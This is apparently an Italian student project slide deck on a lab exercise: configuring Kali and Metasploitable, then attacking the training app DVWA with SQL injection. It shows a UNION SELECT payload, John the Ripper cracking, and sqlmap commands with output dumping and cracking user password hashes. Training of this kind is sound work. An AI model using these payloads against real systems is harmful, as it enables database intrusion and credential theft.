









Build Week 2




Mirabella, Di Mauro,
Kovalenko, Perelli,
Flores, Santigliano,
Rodrigues.






11:11PM




INDICE




GIORNO 1




TASK



GIORNO 3




GIORNO 5




GIORNO 2




Start




GIORNO 4



GRAZIE



11:11PM



GIORNO 1

CONFIGURIAMO IL LABORATORIO

IMPOSTANDO I SEGUENTI REQUISITI:

L'INDIRIZZO IP DELLA MACCHINA KALI LINUX DEVE ESSERE 192.168.13.100/24;

L'INDIRIZZO IP DELLA MACCHINA METASPLOITABLE DEVE ESSERE
192.168.13.150/24;

IL LIVELLO DI DIFFICOLTA' DELLA APPLICAZIONE WEB DVWA DEVE ESSERE
LOW.



GLI INDIRIZZI IP VENGONO CONFIGURATI
ATTRaverso il comando:



SUDO NANO /ETC/NETWORK/INTERFACES.
IN QUESTO MODO, LA MACCHINA KALI LINUX E METASPLOITABLE SONO IN GRADO
DI COMUNICARE FRA DI LORO.

EFFETTUAMO UN TEST PER VEDERE SE
CIO' AVVIENE ATTRaverso il comando
PING.

ORA POSSO INIZIARE IL PROGETTO SULLA
SQL INJECTION.




```
kali@kali: ~
File Azioni Modifica Visualizza Aiuto

(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.322 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.186 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.327 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.359 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.209 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=0.354 ms
^C
--- 192.168.13.150 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5103ms
rtt min/avg/max/mdev = 0.186/0.292/0.359/0.069 ms

PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=0.384 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.360 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.341 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.300 ms
64 bytes from 192.168.13.100: icmp_seq=5 ttl=64 time=0.341 ms
64 bytes from 192.168.13.100: icmp_seq=6 ttl=64 time=0.619 ms
64 bytes from 192.168.13.100: icmp_seq=7 ttl=64 time=0.334 ms
64 bytes from 192.168.13.100: icmp_seq=8 ttl=64 time=0.484 ms
64 bytes from 192.168.13.100: icmp_seq=9 ttl=64 time=0.332 ms
64 bytes from 192.168.13.100: icmp_seq=10 ttl=64 time=0.345 ms
--- 192.168.13.100 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 8998ms
rtt min/avg/max/mdev = 0.300/0.384/0.619/0.091 ms
```

METODO 1



METODO 1

PER ESEGUIRE L'ESERCIZIO
METTIAMO NELLA TAB SQL
IL COMANDO:
**' UNION SELECT user,
password FROM user-- -**
IL DATABASE CI
RESTITUIRA' GLI
USERNAME E LE PASSWORD
NELLA APPLICAZIONE
WEB.
LE PASSWORD SONO
CRITTOGRAFATE IN HASH.



JOHN THE RIPPER

UTILIZZIAMO JOHN THE RIPPER PER IL CRACKING DELLA PASSWORD.

INIZIAMO CREANDO UN FILE DI TESTO NELLA
QUALE VIENE INSERITO I CODICI HASH TROVATI
GRAZIE ALLA SQL INJECTION.
DOPODICHE LANCIAMO JTR UTILIZZANDO
ROCKYOU.TXT CON IL COMANDO:

```
"JOHN --WORDLIST=/USR/SHARE/WORDLISTS/ROCKYOU.TXT"  
      --FORMAT=RAW-MD5 HASH.TXT"
```

DAL MOMENTO CHE ABBIAMO SCOPERTO LA PASSWORD,
POSSIAMO UTILIZZARLA PER ACCEDERE.



METODO 2

IL SECONDO METODO CONSISTE NELL'UTILIZZO DI BURPSUITE E SQLMAP. BURPSUITE CI FA RICAVARE I COOKIE DI SESSIONE E LO UTILIZZIAMO ACCEDENDO ALLA DVWA DAL BROWSER CHRONIUM E ATTIVANDO L'INTERCETTAZIONE. RICAVANDO I COOKIE DI SESSIONE, LANCIAMO SQL. POICHÉ IL PARAMETRO ID È VULNERABILE POSSIAMO SFRUTTARE IL TOOL PER EFFETTUARE UN ATTACCO A DIZIONARIO PER TROVARE LE PASSWORD IN CHIARO.

The screenshot shows the Burp Suite interface with a captured request for 'http://192.168.13.150/dvwa/vulnerabilities/sql1/?id=1&Submit=Submit'. The request details show a MySQL UNION query payload. The 'Selected text' pane displays the password hashes found in the database. The terminal window at the bottom shows the execution of SQLMap against the DVWA database, successfully cracking the password for user 'admin'.

```
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=' UNION ALL SELECT CONCAT(0x7176627671,0x51786f58796762414c5658669584b736d41d661654c69577549465a4c56552c59456a5a4c,0x7170716271),NULL#&Submit=Submit




[10:01:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[10:01:26] [INFO] fetching entries of column(s) 'user',password' for table 'users' in database 'dvwa'
[10:01:26] [WARNING] reflective value(s) found and filtering out
[10:01:26] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[10:01:28] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[10:01:29] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[10:01:31] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:01:31] [INFO] starting 8 processes
[10:01:32] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38df260853678922e03'
[10:01:33] [INFO] cracked password 'charley' for hash '8d533d75ae2c3966d7e0d4fc69216b'
[10:01:34] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[10:01:34] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'

Database: dvwa
Table: users
[5 entries]
+----+----+
| user | password |
+----+----+
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordon | e99a18c428cb38df260853678922e03 (abc123) |
| 1337 | 8d533d75ae2c3966d7e0d4fc69216b (charley) |
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+----+----+

[10:01:36] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.13.150/dvwa/users.csv'
[10:01:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.13.150'

[*] ending @ 10:01:36 /2024-01-22/
```

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sql1/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=390f41e06248d4bce0439e1459ea8a7" -D dvwa -T users -C user,password --dump
```





11:13PM

CONCLUSIONI

SERIA MINACCIA PER LA SICUREZZA: GLI ATTACCHI DI SQL INJECTION RAPPRESENTANO UNA MINACCIA SIGNIFICATIVA PER LA SICUREZZA DELLE APPLICAZIONI WEB. SFRUTTANDO VULNERABILITÀ NEL CODICE SQL DI UN'APPLICAZIONE, GLI ATTACCANTI POSSONO COMPROMETTERE LA RISERVATEZZA, L'INTEGRITÀ E LA DISPONIBILITÀ DEI DATI.

